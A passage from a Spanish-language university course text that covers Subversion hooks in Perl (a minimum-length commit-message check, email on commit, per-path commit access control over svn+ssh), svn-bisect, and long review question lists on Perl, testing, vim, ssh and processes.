    12  my $repos = shift;
    13  my $txn   = shift;
    14
    15  unless (defined($repos) and defined($txn)) {
    16    warn "Error: Expected repos and txn args\n";
    17    exit(3);
    18  }
    19
    20  my $msg;
    21  eval {
    22    $msg = `$svnlook log -t "$txn" "$repos" 2>&1`;
    23  };
    24
    25  if ($@ or $?) {
    26    warn qq{Error executing '$svnlook log -t "$txn" "$repos"'\nmessage:\n$msg\n};
    27    exit(2);
    28  }
    29  warn "repos=$repos txn=$txn msg=$msg\n";
    30  chomp($msg);
    31
    32  if (length($msg) < $min) {
    33    warn "Message should be at least $min characters in length\n";
    34    exit(1);
    35  }
```

```
36
37  exit(0);
```

Ahora modificamos un fichero en un proyecto y hacemos un commit con un mensaje corto:

```
pp2@nereida:~/src/perl/subversion/project$ svn commit -mm
Enviando       trunk/Makefile.PL
Transmitiendo contenido de archivos .svn: Falló el commit (detalles a continuación):
svn: Commit bloqueado por hook pre-commit (código de salida 1) con salida:
repos=/home/pp2/svnrep txn=16-j msg=m

Message should be at least 8 characters in length
```

El commit es aceptado si el mensaje es suficientemente largo:

```
pp2@nereida:~/src/perl/subversion/project$ svn commit -m 'longer message'
Enviando       trunk/Makefile.PL
Transmitiendo contenido de archivos .
Commit de la revisión 17.
```

- Implementación de Ganchos para un Repositorio
- A Subversion Pre-Commit Hook in Perl
- Recipe: SVN post-commit hooks in Perl
- A Subversion Pre-Commit Hook
- El Módulo SVN::Hooks (svn-hooks en google-code)

Enviando Mails via Hooks El programa `commit-email.pl` puede ser usado como `post-commit` hook para enviar emails:

```
-bash-3.2$ uname -a
Linux banot.etsii.ull.es 2.6.18-164.15.1.el5 #1 SMP Wed Mar 17 11:37:14 EDT 2010 i686 i686 i38
-bash-3.2$ /usr/share/doc/subversion-1.4.2/tools/hook-scripts/commit-email.pl
/usr/share/doc/subversion-1.4.2/tools/hook-scripts/commit-email.pl: too few arguments.
usage (commit mode):
  /usr/share/doc/subversion-1.4.2/tools/hook-scripts/commit-email.pl REPOS REVNUM [[-m regex]
usage: (revprop-change mode):
  /usr/share/doc/subversion-1.4.2/tools/hook-scripts/commit-email.pl --revprop-change REPOS RE
    [[-m regex] [options] [email_addr ...]] ...
options are:
  --from email_address  Email address for 'From:' (overrides -h)
  -h hostname           Hostname to append to author for 'From:'
  -l logfile            Append mail contents to this log file
  -m regex              Regular expression to match committed path
  -r email_address      Email address for 'Reply-To:'
  -s subject_prefix     Subject line prefix
  --diff y|n            Include diff in message (default: y)
                        (applies to commit mode only)

This script supports a single repository with multiple projects,
where each project receives email only for actions that affect that
project.  A project is identified by using the -m command line
option with a regular expression argument.  If the given revision
```

```
contains modifications to a path that matches the regular
expression, then the action applies to the project.

Any of the following -h, -l, -r, -s and --diff command line options
and following email addresses are associated with this project.  The
next -m resets the -h, -l, -r, -s and --diff command line options
and the list of email addresses.

To support a single project conveniently, the script initializes
itself with an implicit -m . rule that matches any modifications
to the repository.  Therefore, to use the script for a single-
project repository, just use the other command line options and
a list of email addresses on the command line.  If you do not want
a rule that matches the entire repository, then use -m with a
regular expression before any other command line options or email
addresses.

'revprop-change' mode:
The message will contain a copy of the diff_file if it is provided,
otherwise a copy of the (assumed to be new) property value.
```

Estos son los contenidos del ejecutable `post-commit` en el subdirectorio `hooks`:

```
-bash-3.2$ uname -a
Linux banot.etsii.ull.es 2.6.18-164.15.1.el5 #1 SMP Wed Mar 17 11:37:14 EDT 2010 i686 i686 i38
bash-3.2$ pwd
/home/casiano/newrepository/hooks
-bash-3.2$ ls -ltra post-commit
-rwxr-xr-x 1 casiano apache 280 abr 20 14:08 post-commit
-bash-3.2$ cat post-commit
#!/bin/sh
REPOS="$1"
REV="$2"

/usr/share/doc/subversion-1.4.2/tools/hook-scripts/commit-email.pl "$REPOS" "$REV" --from 'alu
```

Supongamos que modificamos nuestra copia de trabajo y hacemos un commit:

```
pp2@nereida:~/src/perl/subversion/banotnewrepproject2$ svn info
Ruta: .
URL: svn+ssh://banot/home/casiano/newrepository/project2/trunk
Raíz del repositorio: svn+ssh://banot/home/casiano/newrepository
UUID del repositorio: faf63038-71ca-4861-8080-6a701f9d687f
Revisión: 11
Tipo de nodo: directorio
Agendado: normal
Autor del último cambio: casiano
Revisión del último cambio: 11
Fecha de último cambio: 2010-04-20 09:17:16 +0100 (mar 20 de abr de 2010)

pp2@nereida:~/src/perl/subversion/banotnewrepproject2$ vi Makefile.PL
pp2@nereida:~/src/perl/subversion/banotnewrepproject2$ svn commit -m 'checking post-commit'
Enviando       Makefile.PL
Transmitiendo contenido de archivos .
Commit de la revisión 20.
```

Ahora en nuestra cuenta de correo tenemos un mensaje:

```
from        aluXXX@ull.es
reply-to    aluXXX@ull.es
to          aluXXX@gmail.com
date        20 April 2010 14:09
subject     r20 - project2/trunk
mailed-by   ull.es

hide details 14:09 (21 minutes ago)

Author: aluXXX
Date: 2010-04-20 14:09:35 +0100 (Tue, 20 Apr 2010)
New Revision: 20

Modified:
  project2/trunk/Makefile.PL
Log:
checking post-commit

Modified: project2/trunk/Makefile.PL
==============================================================
--- project2/trunk/Makefile.PL  2010-04-20 08:32:45 UTC (rev 19)
+++ project2/trunk/Makefile.PL  2010-04-20 13:09:35 UTC (rev 20)
@@ -1,11 +1,4 @@
 use ExtUtils::MakeMaker;
-
-
-#
-#
-#
-#
-#
 WriteMakefile(
    NAME              => 'project2',
    VERSION_FROM      => 'lib/project2.pm', # finds $VERSION
```

Controlando los Permisos via Hooks

Ejercicio 1.9.3. *Restrinja los accesos de un compañero a un proyecto situado en su repositorio. Para ello siga estos pasos:*

1. *Ejemplo de un ejecutable* `pre-commit`*:*

   ```
   -bash-3.2$ uname -a
   Linux banot.etsii.ull.es 2.6.18-164.15.1.el5 #1 SMP Wed Mar 17 11:37:14 EDT 2010 i686 i68
   -bash-3.2$ pwd
   /home/casiano/newrepository/hooks
   -bash-3.2$ ls -l pre-commit
   -rwxr-xr-x 1 casiano apache 281 abr 20 17:17 pre-commit
   -bash-3.2$
   -bash-3.2$ cat pre-commit
   #!/bin/sh
   ```

```
REPOS="$1"
TXN="$2"

perl -I/home/casiano/perl5/lib/perl5/site_perl/5.8.8/ /home/casiano/newrepository/hooks/c
                            "$REPOS" "$TXN" /home/casiano/newrepository/hooks/commit-acces

# All checks passed, so allow the commit.
exit 0
-bash-3.2$
```

En `/home/casiano/perl5/lib/perl5/site_perl/5.8.8/` *se encuentra la librería Config::IniFiles usada por* `commit-access-control.pl` *para parsear el fichero de configuración.*

2. *Asegúrese que otro compañero puede acceder a su repositorio usando el protocolo* `svn+ssh`*. Para ello, si no lo ha hecho ya, genere una pareja de claves y publique la clave en el servidor subversion. Recuerde el formato en el fichero* `authorized_keys` *para identificarle:*

```
-bash-3.2$ cat ~/.ssh/authorized_keys
.....................................................

# key for subversion
command="/usr/bin/svnserve -t -r /home/casiano/newrepository/ --tunnel-user=aluXXXX",no-p
```

3. *Restrinja los accesos de ese compañero editando el fichero de configuración:*

```
-bash-3.2$ cat commit-access-control.cfg
[Make everything read-only for all users]
        match   = .*
        access  = read-only

[project1 aluXXXX permissions]
        match  = ^project1/trunk
        users  = myfriend
        access = read-write

[casiano permissions]
        match  = .*
        users  = casiano
        access = read-write
```

4. *Compruebe que su compañero tiene el acceso limitado a las correspondientes partes del proyecto. El compañero crea una entrada en su configuración* `ssh` *para facilitar el acceso via* `svn` *al repositorio:*

```
aluXXXX@nereida:/tmp$ sed -ne '/svn/,//p' /home/aluXXXX/.ssh/config
Host svn
HostName banot.etsii.ull.es
user casiano
IdentityFile /home/aluXXXX/.ssh/id_dsa_svn
```

A continuación descarga los proyectos en los que está interesado:

```
aluXXXX@nereida:/tmp$ svn ls svn+ssh://svn/
project1/
project2/
aluXXXX@nereida:/tmp$ svn checkout svn+ssh://svn/
A    svn/project1
A    svn/project1/trunk
A    svn/project1/trunk/t
A    svn/project1/trunk/t/project1.t
A    svn/project1/trunk/MANIFEST
A    svn/project1/trunk/lib
A    svn/project1/trunk/lib/project1.pm
A    svn/project1/trunk/Makefile.PL
A    svn/project1/trunk/Changes
A    svn/project1/trunk/README
A    svn/project1/branches
A    svn/project1/branches/branch1
A    svn/project1/branches/branch1/t
A    svn/project1/branches/branch1/t/project1.t
A    svn/project1/branches/branch1/MANIFEST
A    svn/project1/branches/branch1/lib
A    svn/project1/branches/branch1/lib/project1.pm
A    svn/project1/branches/branch1/Makefile.PL
A    svn/project1/branches/branch1/Changes
A    svn/project1/branches/branch1/README
A    svn/project2
A    svn/project2/trunk
A    svn/project2/trunk/t
A    svn/project2/trunk/t/project2.t
A    svn/project2/trunk/MANIFEST
A    svn/project2/trunk/lib
A    svn/project2/trunk/lib/project2.pm
A    svn/project2/trunk/Makefile.PL
A    svn/project2/trunk/Changes
A    svn/project2/trunk/README
Revisión obtenida: 24
```

Hace modificaciones e intenta un commit en la zona prohibida:

```
aluXXXX@nereida:/tmp$ cd svn/project1/branches/branch1
aluXXXX@nereida:/tmp/svn/project1/branches/branch1$ echo '# comentario'>>Makefile.PL
aluXXXX@nereida:/tmp/svn/project1/branches/branch1$ svn commit -m 'checking permits'
Enviando       branch1/Makefile.PL
Transmitiendo contenido de archivos .svn: Falló el commit (detalles a continuación):
svn: El hook 'pre-commit' falló con la siguiente salida de error:
/home/casiano/newrepository/hooks/commit-access-control.pl: user `aluXXXX' does not have
  project1/branches/branch1
  project1/branches/branch1/Makefile.PL
```

Veamos que ocurre en la zona en la que tiene permisos de escritura:

```
aluXXXX@nereida:/tmp/svn/project1/branches/branch1$ cd /tmp/svn/project1/trunk/
aluXXXX@nereida:/tmp/svn/project1/trunk$ echo '# comentario'>>Makefile.PL
aluXXXX@nereida:/tmp/svn/project1/trunk$ svn commit -m 'checking permits'
Enviando       trunk/Makefile.PL
```

```
Transmitiendo contenido de archivos .
Commit de la revisión 25.
aluXXXX@nereida:/tmp/svn/project1/trunk$
```

Véanse:

- Subversion Permissions using commit-access-control.pl pre-commit hook
- Fichero `/usr/share/doc/subversion-1.4.2/tools/hook-scripts/commit-access-control.pl` en banot y en https://svn.apache.org/repos/asf/subversion/trunk/tools/hook-scripts/commit-access-control. (Para entender el código necesitará repasar las secciones 4.2, 4.2.1 y 4.2.2)
- Fichero de configuración (Véase también Subversion Repositories: Governing Commit Permissons):

> *A sample configuration might look like the following, in which users* `mother`, `father`, `dick`, `jane`, *and* `spot` *(along with any other users who have unix-file-permission access to the repository) have read-access on* `testproj-a` *and* `testproj-b`*; but only* `dick` *and* `jane` *can write (commit) to* `testproj-a`*. Only* `spot` *can write (commit) to any part of* `testproj-b`*, but* `father` *can commit to the* `bbq` *directory of* `testproj-b`*, in the* `branches`, `tags`, *and/or* `trunk` *directories of that project.*
>
> *Note the special case login,* `mother`*, who can write to all directories and files in this repository - including* `SVN/` *which is where the commit permission configuration file is versioned. Some account with this level of privilege is necessary if new projects are to be created in the repository (as siblings - if you will - to* `testproj-a` *and* `testproj-b`*). It is* `mother` *who would import the new projects and, presumably, modify the commit access configuration file to allow write access on the new project to appropriate users.*

```
[Make everything read-only for all users]
match   = .*
access  = read-only

[REPOSITORY WRITE EVERYTHING]
match   = .*
access  = read-write
users   = mother

[SVN - config modification permissions]
match   = ^SVN
access  = read-write
users   = mother

[testproj-a commit permissions]
match  = ^testproj-a/(branches|tags|trunk)
users  = dick jane
access = read-write

[testproj-b commit permissions]
match  = ^testproj-b/(branches|tags|trunk)
users  = spot
access = read-write

[testproj-b/bbq commit permissions]
match  = ^testproj-b/(branches|tags|trunk)/bbq
users  = father
access = read-write
```

Locking

- Locking

Búsqueda Binaria

> *It's a common developer practice to track down a bug by looking for the change that introduced it. This is most efficiently done by performing a binary search between the last known working commit and the first known broken commit in the commit history.*
>
> *At each step of the binary search, the bisect method checks out the source code at the commit chosen by the search. The user then has to test to see if the software is working or not. If it is, the user performs a* `svn-bisect good`*, otherwise they do a* `svn-bisect bad`*, and the search proceeds accordingly.*

- App::SVN::Bisect (Recuerde: `export LC_MESSAGES=C`)
- Chapter *Beautiful Debugging*
- Andreas Zeller on Debugging Episode 101 of software Engineering Radio
- ```
  casiano@exthost:~$ env | grep -i perl
  MANPATH=:/soft/perl5lib/man/
  PERL5LIB=/soft/perl5lib/lib/perl5:/soft/perl5lib/lib/perl/5.10.0/:/soft/perl5lib/share/pe
  PATH=.:/home/casiano/bin:/opt/groovy/groovy-1.7.1//bin:/usr/local/sbin:/usr/local/bin:/us
  casiano@exthost:~$
  ```

Ejercicio 1.9.4. *Haga un checkout del proyecto parse-eyapp en google-code. Utilize el método de la bisección con* `svn-bisect` *para averiguar en que versión del proyecto se introdujo la funcionalidad que comprueba el test* `t/73dynamicshiftreduceconflictresolution.t`

Replicación de Repositorios

- Repository Replication

Referencias

Consulte

1. http://svnbook.red-bean.com/en/1.5/ .
2. Vea la página de la ETSII http://cc.etsii.ull.es/svn .
3. Vea los capítulos disponibles del libro Subversion in Action de la editorial Manning
4. Practical Subversion de APress
5. La hoja de referencia en http://www.digilife.be/quickreferences/QRC/Subversion%20Quick%20Reference%2

En KDE puede instalar el cliente gráfico KDEsvn.

1.10. Repaso

Perl Básico

1. ¿Cómo puedo saber con que versión de Perl estoy trabajando?
2. ¿Con que opción debo usar Perl para ejecutar un programa en la línea de comandos?
3. ¿Cual es la función de la declaración `use 5.008004`?
  ```

4. ¿Cuál es la función de la declaración `use strict`?

5. ¿Que diferencia hay entre `use warnings` y `perl -w`?

6. ¿Cuál es la función de la declaración `use Carp`? ¿Que diferencia hay entre `croak` y `die`?

7. ¿Que hace la declaración `package nombredepaquete`?

8. ¿Qué hace la declaración `our`? ¿En que ámbito es visible una variable declarada con `our`? ¿Cuál es el nombre completo de una variable de paquete?

9. ¿En que variable especial se situán los argumentos pasados a una subrutina? ¿En que variable especial se situán los argumentos pasados en línea de comandos?

10. ¿Que imprime el siguiente código?

    ```
    print
    ```

11. ¿Que hace `local`?

12. ¿Cómo se declara una variable léxica?

13. ¿Cómo se hace referencia a un elemento de un hash `%h` de clave `k`?

14. ¿Cómo se hace referencia a un elemento de un array `@a` de índice `7`? ¿Que lugar ocupa ese elemento en el array?

15. ¿Cuál es el el valor devuelto por una variable escalar sin inicializar? ¿Y por una variable de tipo lista?

16. Señale la diferencia entre

`my ($input) = @_;`	`my $input = @_;`

17. ¿Cómo se evalúa una referencia en un contexto de cadena?

18. ¿Que hace el operador `=>`?.

19. Sea el código:

    ```
    @a = undef;
    if (@a) { &tutu(); }
    ```

    ¿Se ejecuta `&tutu`? Explique su respuesta

20. Explique las líneas:

    ```
    eval {
      my ($a, $b) = (10, 0);
      my $c = $a / $b;
    };

    print "$@" if $@;
    ```

21. Explique la salida del siguiente programa:

```
lhp@nereida:~/Lperl/src$ cat -n privacy.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  package tutu;
 4  my $a = 10;
 5
 6  package titi;
 7
 8  if (defined($tutu::a)) { print "$tutu::a\n" }
 9  else { print "No esta definida \$tutu::a\n"};
10  print "\$a = $a\n";
```

22. ¿Que ocurre cuando un código esta rodeado de un `BEGIN`?

23. Explique la línea:

```
perl -e 's/nereida\.deioc\.ull\.es/miranda.deioc.ull.es/gi' -p -i.bak *.html
```

24. Salida con Formato:

    Indique como saldrá formateada la salida del siguiente código:

```
my @items = qw(un dos tres);
my $format = "Los items son:\n".("%10s\n"x @items);
printf $format, @items;
```

25. ¿Que queda en `@text`?

```
  DB<1> @text = (1, 2, 3, 4, 5)
  DB<2> @text[@text] = 0
  DB<3> x 0+@text
0  6
```

26. ¿Que variable de entorno gobierna la búsqueda de módulos? ¿Que variables de entorno debo modificar si estoy instalando distribuciones en directorios que no son los de búsqueda por defecto? (Se supone que las distribuciones además de módulos pueden tener ejecutables y documentación)

Módulos y Distribuciones

1. ¿Cómo se llama el programa que me permite crear el esqueleto para una distribución de un módulo? ¿Con que opciones debo llamarlo? ¿Como queda la jerarquía de directorios?

2. ¿Qué es `Makefile.PL`? ¿Cuál es su función? ¿Que secuencia de comandos conocida como *mantra de instalación* es necesario ejecutar para instalar un módulo? ¿Que significa la frase *looks good*?

3. ¿En que lugar se dejan los ejecutables asociados con una distribución? ¿Cómo se informa a Perl que se trata de ejecutables?

4. ¿Cuál es la función de `MANIFEST`? ¿Cuál es la función de `MANIFEST.SKIP`? ¿Que hace `make manifest`?

5. Quiero añadir objetivos al `Makefile` generado a partir de `Makefile.PL` ¿Que debo hacer?

6. ¿Que hace la opción `-I`?

7. ¿Cuál es la función de la variable mágica `$/`?

8. Plain Old Documentation:

a) ¿Cómo se puede ver la documentación de un módulo Perl?

b) ¿Como puedo ver la documentación de una función/primitiva Perl?

c) ¿Que hacen los siguientes comandos?

```
=head1 Texto
=over número
=item stuff
=back
=cut
=pod
```

d) Indique que salida produce el siguiente fragmento de `pod`: `C<$a E<lt>=E<gt> $b>`

9. Cual es la secuencia de pasos a la que da lugar la sentencia:

```
use Modulo::Interesante qw(one two);
```

10. Supongamos el módulo:

```
package Trivial::Tutu;
our @EXPORT = qw(uno dos);
our @EXPORT_OK = qw(tres cuatro cinco);
use Exporter;
our @ISA = qw(Exporter);
```

Indique que es importado y que no cuando se usan las siguientes declaraciones: la exportación:

a) `use Trivial::Tutu;`

b) `use Trivial::Tutu qw(uno dos)`

c) `use Trivial::Tutu qw(tres cinco)`

d) `use Trivial::Tutu();`

e) `use Trivial::Tutu(siete);`

f) Cuando el intérprete Perl encuentra una sentencia

```
use Este::Modulo;
```

¿Donde busca el fichero `Modulo.pm`?

g) ¿Cómo se llama el programa que me permite crear el esqueleto para una distribución de un módulo? ¿Con que opciones debo llamarlo?

h) ¿En que subdirectorio queda el fichero conteniendo el esqueleto del módulo creado `Tutu.pm`?

i) ¿Cuál es la función de `MANIFEST`?

j) ¿Con que comando se crea el `Makefile` para trabajar en la plataforma actual?

k) Toda referencia es verdadera ¿Cierto o falso?

l) ¿Que diferencia hay entre `use` y `require`?

m) ¿Que hace la línea `our @ISA = qw(Exporter)`?.

n) ¿Que hace la línea `our @EXPORT = qw( compile compile_from_file)`?

ñ) ¿Que diferencia hay entre `EXPORT` Y `EXPORT_OK`?.

o) ¿En que lugar se dejan los ejecutables asociados con una distribución? ¿Cómo se informa a Perl que se trata de ejecutables?

p) ¿Que subrutina es llamada siempre que una subrutina no existe? ¿Donde queda el nombre de la subrutina llamada?

q) ¿Cómo puedo saber donde está instalado un módulo?

r) ¿Que ocurre cuando un código esta rodeado de un `BEGIN`?

11. ¿Cómo puedo saber donde está instalado un módulo?

cpan

1. ¿Que hace el comando `o conf` de `cpan`?
2. ¿Como se modifica la lista de mirrors para descarga?
3. ¿Cuál es el significado de la opción `makepl_arg`?
4. ¿Que hacen los comandos `h`, `a`, `d`, `i`, `r`, `!`, de `cpan`?
5. ¿Que hacen los comandos `upgrade`, `ls`, `look` de `cpan`?

Pruebas

1. Describa las siguientes funciones `use_ok` , `diag` , `ok` , `is` , `isnt` , `like` , `unlike` , `can_ok` , `isa_ok` e `is_deeply`
2. ¿Como se le indica a `Test::More` el número de pruebas a realizar? ¿Cómo se le indica a `Test::More` que no conocemos el número de pruebas a realizar?
3. Supongamos que queremos hacer pruebas con módulos como `Test::Exception`, `Test::Pod`, etc. que no forman parte de la distribución núcleo de Perl. ¿Como deben ser diseñadas dichas pruebas de cara a no entorpecer la correcta distribución de su módulo?
4. ¿Cómo se llama el módulo que permite hacer un estudio del cubrimiento de las pruebas?
5. ¿Que es cubrir un `if`?
6. ¿Cual es el número mínimo de ejecuciones necesarias de la siguiente condición para cubrirla completamente?

   ```
   $N > 0 and $R > 0 and $N == int $N and $R == int $R
   ```

7. ¿Como ejecuto los tests de mi distribución?
8. ¿Donde residen los tests de mi distribución?
9. ¿Que extensión deben tener los programas de prueba?
10. ¿Cuáles son los parámetros de la función `ok`?
11. ¿Cuáles son los parámetros de la función `is`?
12. ¿Porqué es conveniente nombrar las pruebas con un nombre que empiece por un número?
13. ¿Como puedo ejecutar los tests en modo *verbose*?
14. ¿Porque decimos que el diseño de la interfaz debe preceder a la implementación de las pruebas?
15. ¿Como puedo probar un código que produce la detención del programa?
16. ¿Que contiene la variable `$@`?
17. ¿Que hace la función `like`?
18. ¿Porqué la función `use_ok` es llamada dentro de un `BEGIN`?
19. ¿Que es una prueba `SKIP`?
20. ¿Que es una prueba `TODO`?

21. Durante el desarrollo detecta un fallo en su código. Una vez resuelto el problema ¿Cómo debe afectar la detección del fallo a la fase de pruebas?
22. ¿Que hace la función `pod_file_ok`? ¿A que módulo pertenece?
23. ¿Que hace la llamada `use Test::More qw(no_plan);`?
24. ¿Que hace la función `can_ok`? ¿Qué argumentos tiene?
25. ¿Que diferencia hay entre `is_deeply` e `is`?
26. ¿Que argumentos recibe la función `throws_ok`? ¿En que módulo se encuentra?
27. ¿Que hace el comando `HARNESS_PERL_SWITCHES=-MDevel::Cover make test`?
28. ¿Cómo se interpreta el cubrimiento de las subrutinas?
29. ¿Cómo se interpreta el cubrimiento de las ramas? ¿y las condiciones lógicas?
30. ¿En cual de estos factores es realista y deseable lograr un cubrimiento del %100 con nuestras pruebas?
31. ¿Que hace la función `lives_ok`? ¿En que módulo está?

Subversion

1. ¿Cual es la orden para crear un repositorio subversion?
2. ¿Cual es la orden subversion para crear un proyecto en un cierto repositorio?
3. ¿Cual es la orden subversion para crear una copia de trabajo de un proyecto?
4. ¿Cual es la función de los directorios `trunk`, `branches` y `tags`?
5. ¿Que hace, `svn commit`? ¿Que hace `svn update`? ¿Que hace `svn log`?
6. ¿Que hace `svn -vu satus`? ¿Que significan las opciones usadas?
7. ¿Que es *Request Tracker*?
8. Que significa `-p1` en

   ```
   $ patch -p1 < ../newknap.patch
   ```

9. ¿Que hace el comando `svn update`?
10. ¿Que hace el comando `svn commit -m 'changed this and that'`?
11. Suponga que se ha editado dos copias del mismo fichero en dos copias de trabajo. Actualicemos la segunda copia en el repositorio. ¿Que se observa?
12. ¿Que hace `gvim -d file1 file2`?
13. ¿Que hace `diffupdate`?
14. ¿Que hace `]c`?
15. ¿Que hace `[c`?
16. ¿Que hace `8]c`?
17. ¿Que hace `do`?

18. ¿Que hace `dp`?
19. ¿Que hace `:diffg`?
20. ¿Que hace `:12,20diffg`?
21. ¿Que hace el comando `:buffers`?
22. ¿Que hace el comando `:buffer 2`?
23. ¿Que hace `:diffg 3`?
24. ¿Que hace `:diffg batch.mine`?
25. ¿Que hace `:diffput`?
26. ¿Que hace `:12,20diffput`?
27. ¿Que hace `zo`?
28. ¿Que hace `zO`?
29. ¿Que hace `zc`?
30. ¿Que hace `zO`?
31. ¿Que hace `:vnew`?
32. ¿Que hace `CTRL-W v`?
33. ¿Que hace `:set foldmethod=manual`?
34. ¿Que hace `zf}`?
35. ¿Que hace `:diffthis`?
36. ¿Que hace `:diffsplit filename`?
37. ¿Que hace `:windo` ?
38. Explique la siguiente secuencia de comandos `vim`:

```
:1,5yank a
:6,10yank  b
:tabedit | put a | vnew | put b
:windo diffthis
```

39. ¿Cómo se resuelve un conflicto usando `vimdiff`?
40. ¿Que hace el comando `patch`? ¿Cómo se crea un patch?
41. ¿Que hace `:diffpatch filename`?
42. ¿Que hace `:vert diffpatch filename`?
43. ¿que hace esta secuencia de comandos?

```
$ svn diff modulos.tex -r PREV:HEAD > patch
$ vi
          :.!svn cat modulos.tex -r PREV
          :vert diffpatch patch
```

ssh

1. ¿Como se genera una pareja clave privada-pública?
2. ¿Como se "publicaüna clave?
3. ¿Cual es el formato de una línea del fichero `~/.ssh/authorized_keys` ¿Cómo se pinene comentarios en dicho fichero? ¿que ocurre con las líneas en blanco?
4. ¿Que hace esta opción?

   ```
   from="!enemy.my_isp.net,*.my_isp.net,home.example.com"
   ```

5. ¿Cómo se restringe el comando que se puede ejecutar para una determinada clave?
6. ¿Que hace el programa `svnserve`?
7. ¿Como podemos hacer que nuestro repositorio sea accesible por otros usuarios mediante el protocolo `svn+ssh` si no tenemos privilegios de administrador?
8. ¿Que hace la opción `--tunnel-user=user` de `svnserve`?
9. ¿En que fichero se pone esta línea?

   ```
   command="/usr/bin/svnserve -t -r /home/casiano/repository --tunnel-user=lgforte",no-port-
   ```

Procesos

1. ¿Que diferencia hay entre ejecutar `system` con uno o con varios argumentos?
2. ¿Que diferencia hay entre ejecutar `system` con o sin redirección, pipes, background, etc.?
3. ¿Que diferencia hay entre ejecutar `system` y `exec`?
4. En Perlmonks apareció la siguiente pregunta (puede encontrarla buscando en http://www.perlmonks.org/ por 'Environmental Settings'.

   ```
   I require some assistance. I am writing a CGI script in Perl on Solaris
   that needs to run external commands using the 'system' operator. These
   commands are part of a larger package that needs the system initialized
   (via a command) properly before execution, or else each individual
   command cannot interact with the other, like the following.

   1: system "/PATH/initialize_system"; # init the environment
   2: system "/PATH/skew.k ARG_FOR_FRAME_NUMBER"; # create image
   3: system "/PATH/savegif.k FRAME_NUMBER"; # save image off
   4: system "exit"; # exit the environment created with initialize_system

   When running a command using 'system', the environment appears to only
   lasts until the next line of Perl code, so line 2 can't talk to line
   3 because the environment required for them to communicate isn't there
   which is initialized by line 1. The above code snippet would the way it
   is run from a command line.

   Any help would be appreciated.
   Thanks.
   ```

¿Cuál es su respuesta?

5. Ejecute los comandos:

```
$ set | grep "^[A-Z]" |wc
$ perl -e 'print "$_ = $ENV{$_}\n" for sort keys %ENV;' | wc
```

¿A que se debe la diferencia?. Consulte el módulo `Env::Bash` . Discuta su funcionalidad.

6. Que diferencia hay entre

```
system 'echo $PATH'
```

y

```
system "echo $PATH"
```

7. Que salida se obtiene al ejecutar:

```
system('echo','hola','>','juan.txt');
```

8. ¿Que valor devuelve `system`?
9. ¿Que hace la asignación `*a = *b`?
10. ¿Que hace la asignación `*a = \$b`?
11. ¿Que hace la asignación `*a = \&Paquete::Con::Un::Largo::Nombre::resuelve`?
12. ¿Que hace la asignación `*a = \*STDOUT`?
13. Cual es la salida en la siguiente sesión:

```
DB<1> *a = \*STDOUT
DB<2> print a "hola"
```

14. ¿Que contiene el hash `%ENV`?
15. ¿Que relación hay entre interpolación y backticks?
16. ¿Que ocurre si los backticks se ejecutan en un contexto de lista?
17. ¿Que hace el operador `qx`?
18. ¿Que hace el comando `tee`?
19. ¿Que error se produjo si `$? == -1`?
20. ¿Que error se produjo si `$? & 127`?
21. ¿Que contiene `$? & 128`?
22. ¿Que contiene la expresión `$? >> 8`?
23. Ejecute la siguiente sesión en el depurador (el programa `bc` implementa una calculadora). Explique la secuencia de eventos:

```
pp2@nereida:~/alu$ perl -wde 0
main::(-e:1):   0
  DB<1> open $F, "|bc"
  DB<2> print $F "4*3\n"
  DB<3> print $F "5*2\n"
  DB<4> close($F)
12
10
  DB<5>
```

24. Ejecute la siguiente sesión en el depurador. Explique la secuencia de eventos:

```
  DB<6> $F->autoflush(1)
  DB<7> open $F, "|bc"
  DB<8> print $F "4*3\n"
12
  DB<9> print $F "5*2\n"
10
```

25. Abra un pipe con `bc` y alimente la calculadora usando `syswrite`. ¿Que diferencias observa?

26. ¿Que ocurre en un contexto de lista en una ejecución con backticks si se ha redefinido `$/`?

27. Explique la diferencia de conducta entre estos dos ejemplos

    - ```
      lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n pipe2none
       1  #!/usr/bin/perl -w
       2  use strict;
       3
       4  open(FH, "|doesnotexist") or die "Can't open pipe: $!\n";
       5  print FH "Hi!\n" or die "Can't write to doesnotexist!: $!\n";
       6  close(FH) or die "Can't close doesnotexist!: $!\n. Status: $?";
      ```
      Al ejecutar este programa tenemos la salida:
      ```
      lhp@nereida:~/Lperl/src/perl_networking/ch2$ perl -v
      This is perl, v5.8.7 built for i486-linux-gnu-thread-multi
      ...
      lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./pipe2none
      Can't exec "doesnotexist": No existe el fichero o el directorio at ./pipe2none line 4
      Can't open pipe: No existe el fichero o el directorio
      ```
    - ```
      lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n pipe2none2
       1  #!/usr/bin/perl -w
       2  use strict;
       3
       4  my $pid = open(FH, "| doesnotexist > tutu") or die "Can't open pipe: $!\n";
       5  print "PID: $pid\n";
       6  print FH "Hi!\n" or die "Can't write to doesnotexist!: $!\n";
       7  close(FH) or die "Can't close doesnotexist!: $!\n. Status: $?";
      ```
      Al ejecutar produce la salida:
      ```
      lhp@nereida:~/Lperl/src/perl_networking/ch2$ pipe2none2
      PID: 18909
      sh: doesnotexist: command not found
      Can't close doesnotexist!:
      . Status: 32512 at ./pipe2none2 line 7.
      ```

28. ¿Cómo puedo hacer que en un segmento de mi programa Perl todas las salidas a `STDOUT` sean redirigidas a un determinado fichero?

29. ¿Que contiene el hash `%SIG`?

30. ¿Como puedo hacer que un programa no se detenga debido a una señal `PIPE`? ¿Cuándo se genera una señal `PIPE`?

1.11. Repaso: Control de Versiones

1. Defina que se entiende por Gestión de Configuraciones. Comente esta cita del ICM:

   > *Configuration management was introduced in the 1960s to resolve the inability of defense contractors to build a 2nd unit identical to the 1st. Designs for the 2nd unit did not accurately represent the 1st unit.*

2. ¿Que es un Issue tracking system?

3. ¿Que hace el comando `$ svn diff -c 9238`?

4. ¿Que hace el comando `svn blame`?

5. ¿Que hace el comando `svn annotate`?

6. Defina que es una `property` en subversion

7. ¿Que hace `scvn propget`? ¿Cómo se usa?

8. ¿Que hace `scvn propset`? ¿Cómo se usa?

9. ¿Que hace la opción `-F`?

   ```
   $ svn propset license -F /path/to/LICENSE calc/button.c
   ```

10. ¿Cómo se busca por una propiedad en un proyecto? (Véase la sección Searchability (or, Why Not Properties) en el capítulo 3 del libro de Subversion)

11. El siguiente texto esta extraído del libro de subversion:

    ```
    For this reason, you might choose|especially in the revision property
    use case|to simply add your metadata to the revision's log message using
    some policy-driven (and perhaps programmatically enforced) formatting
